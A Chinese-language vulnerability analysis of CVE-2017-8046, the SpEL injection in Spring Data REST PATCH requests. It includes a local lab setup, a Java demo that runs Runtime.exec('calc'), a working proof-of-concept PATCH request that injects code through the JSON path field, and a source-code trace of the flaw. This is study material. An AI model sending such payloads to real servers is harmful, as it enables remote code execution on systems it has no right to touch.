CVE-2017-8046

> 今天来分析java spring框架中的SpEL表达式注入漏洞。
>
> 因为没有学过Spring框架，和SpEL表达式，所以现在来简单的了解一下。

Pivotal官方发布通告表示Spring-data-rest服务器在处理PATCH请求时存在一个远程代码执行漏洞（CVE-2017-8046）。攻击者可以构造恶意的PATCH请求并发送给spring-date-rest服务器，通过构造好的JSON数据来执行任意Java代码。官方已经发布了新版本修复了该漏洞。

受影响的版本

- Spring Data REST versions < 2.5.12, 2.6.7, 3.0 RC3
- Spring Boot version < 2.0.0M4
- Spring Data release trains < Kay-RC3

不受影响的版本

- Spring Data REST 2.5.12, 2.6.7, 3.0RC3
- Spring Boot 2.0.0.M4
- Spring Data release train Kay-RC3

提前知识

Spring框架（一）简单介绍

Spring表达式语言SpEL


Java代码审计之SpEL表达式注入

而简单的说就是，SpEL可以调用方法及引用对象中的属性,从而可以执行命令

使用`T（Type）`来表示java.lang.Class实例，“Type”必须是类全限定名，“java.lang”包除外，即该包下的类可以不指定包名；

环境搭建

使用的项目为https://github.com/spring-guides/gs-accessing-data-rest.git里面的complete，直接用IDEA导入，并修改pom.xml中版本信息为漏洞版本。这里改为1.5.6。



直接运行，默认端口8080，访问http://localhost:8080/

测试环境

在真实漏洞之前我们写一个SpELTest.java来演示一下SpEL注入漏洞


```java
package EZvulhub;

import org.springframework.expression.Expression;
import org.springframework.expression.ExpressionParser;
import org.springframework.expression.spel.standard.SpelExpressionParser;

public class SpELTest {
    public static void main(String[] args) {
        String SpEL = "T(java.lang.Runtime).getRuntime().exec('calc')";
        //
        testSpEL(SpEL);
    }
    private static void testSpEL(String spEL){
        ExpressionParser parser = new SpelExpressionParser();
        Expression exp = parser.parseExpression(spEL);
        exp.getValue();
    }
}

```

而上面就是通过去解析SpEL表达式形成的命令执行。


漏洞复现

我们去用POST请求新建一个people，请求如下

```
POST /people HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 32

{"firstName":"1","lastName":"1"}
```



成功创建一个people对象，然后通过GET请求可以访问对象。



下一步就是利用漏洞

需要用PATCH方法，而且请求格式为JSON。根据RFC 6902，发送JSON文档结构需要注意以下两点：

1、请求头为Content-Type: application/json-patch+json


2、需要参数op、路径path，其中op所支持的方法很多，如test，add，replace等，path参数则必须使用斜杠分割

这样我们就可以构造payload了

```
PATCH /people/1 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Content-Type:application/json-patch+json
Upgrade-Insecure-Requests: 1
Content-Length: 124

[{ "op": "add", "path": "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99,97,108,99}))/lastName" }]
```

漏洞分析

程序入口：`org.springframework.data.rest.webmvc.config.JsonPatchHandler:apply()`中



第一部分是通过断言的方法来判断请求的方法是不是`Patch`如果是我们就进入`applyPatch()`方法

```
41      <T> T applyPatch(InputStream source, T target) throws Exception {
42          return this.getPatchOperations(source).apply(target, target.getClass());
43      }
44
```

然后在跟进`getPatchOperations`方法

```
53      private Patch getPatchOperations(InputStream source) {
54          try {
55              return (new JsonPatchPatchConverter(this.mapper)).convert(this.mapper.readTree(source));
56          } catch (Exception var3) {
57              throw new HttpMessageNotReadableException(String.format("Could not read PATCH operations! Expected %s!",
58          }
59      }
60  }
61
```

创建了一个对象并且调用`convert()方法`，跟进这个方法。

该方法最后返回一个`new Patch(ops)`

```
53      public Patch convert(JsonNode jsonNode) {
54
55          if (!(jsonNode instanceof ArrayNode)) {
56              throw new IllegalArgumentException("JsonNode must be an instance of ArrayNode");
57          }
58
59          ArrayNode opNodes = (ArrayNode) jsonNode;
60          List<PatchOperation> ops = new ArrayList<~>(opNodes.size());
61
62          for (Iterator<JsonNode> elements = opNodes.elements(); elements.hasNext();) {
63
64              JsonNode opNode = elements.next();
65
66              String opType = opNode.get("op").textValue();
67              String path = opNode.get("path").textValue();
68
69              JsonNode valueNode = opNode.get("value");
70              Object value = valueFromJsonNode(path, valueNode);
71              String from = opNode.has( fieldName: "from") ? opNode.get("from").textValue() : null;
72
73              if (opType.equals("test")) {
74                  ops.add(TestOperation.whetherValueAt(path).hasValue(value));
75              } else if (opType.equals("replace")) {
76                  ops.add(ReplaceOperation.valueAt(path).with(value));
77              } else if (opType.equals("remove")) {
78                  ops.add(RemoveOperation.valueAt(path));
79              } else if (opType.equals("add")) {
80                  ops.add(AddOperation.of(path, value));
81              } else if (opType.equals("copy")) {
82                  ops.add(CopyOperation.from(from).to(path));
83              } else if (opType.equals("move")) {
84                  ops.add(MoveOperation.from(from).to(path));
85              } else {
86                  throw new PatchException("Unrecognized operation type: " + opType);
87              }
88          }
89
90          return new Patch(ops);
```

在跟进入`Patch`里面是一个List类型的`PatchOperation`

```
39      public Patch(List<PatchOperation> operations) {
40          this.operations = operations;
41      }
42
```

然后我们在跟进`PatchOperation`

```java
public abstract class PatchOperation {
    protected final String op;
    protected final String path;
    protected final Object value;
    protected final Expression spelExpression;

    public PatchOperation(String op, String path) { this(op, path, (Object)null); }

    public PatchOperation(String op, String path, Object value) {
        this.op = op;
        this.path = path;
        this.value = value;
        this.spelExpression = PathToSpEL.pathToExpression(path);
    }
```

发现是使用了SpEL表达式，我们在跟进`pathToExpression`

```java
    public static Expression pathToExpression(String path) {
        return SPEL_EXPRESSION_PARSER.parseExpression(pathToSpEL(path));
    }
```

可以看到这是一个SPEL表达式解析操作，但是在解析之前调用了pathToSpEL()。进入到`pathToSpEL()`中

```java
    private static String pathToSpEL(String path) {
        return pathNodesToSpEL(path.split( regex: "\\/"));
    }
```

重新回到`org.springframework.data.rest.webmvc.config.JsonPatchHandler:applyPatch()`中

```java
    <T> T applyPatch(InputStream source, T target) throws Exception {
        return this.getPatchOperations(source).apply(target, target.getClass());
    }
```

然后调用`apply`方法


```java
    public <T> T apply(T in, Class<T> type) throws PatchException {
        Iterator var3 = this.operations.iterator();

        while(var3.hasNext()) {
            PatchOperation operation = (PatchOperation)var3.next();
            operation.perform(in, type);
        }

        return in;
    }
```

跟进`perform`方法。


```java
    abstract <T> void perform(Object var1, Class<T> var2);
```

发现是一个抽象方法。看看他的实现。

实际上PatchOperation是一个抽象类，实际上应该调用其实现类的perform()方法。通过动态调试分析，此时的operation实际是ReplaceOperation类的实例(这也和我们传入的replace操作是对应的)。进入到`ReplaceOperation:perform()`中，



在去看看`setValueOnTarget()`方法。在`setValueOnTarget()`中会调用spelExpression对spel表示式进行解析，从而触发漏洞。



参考

> https://www.cnblogs.com/co10rway/p/9380441.html
>
> https://mp.weixin.qq.com/s/uTiWDsPKEjTkN6z9QNLtSA
>
> https://github.com/vulhub/vulhub/tree/master/spring/CVE-2017-8046
>
> http://xxlegend.com/2017/09/29/Spring%20Data%20Rest%E6%9C%8D%E5%8A%A1%E5%99%A8PATCH%E8%AF%B7%E6%B1%82%E8%BF%9C%E7%A8%8B%E4%BB%A3%E7%A0%81%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B4%9ECVE-2017-8046%E8%A1%A5%E5%85%85%E5%88%86%E6%9E%90/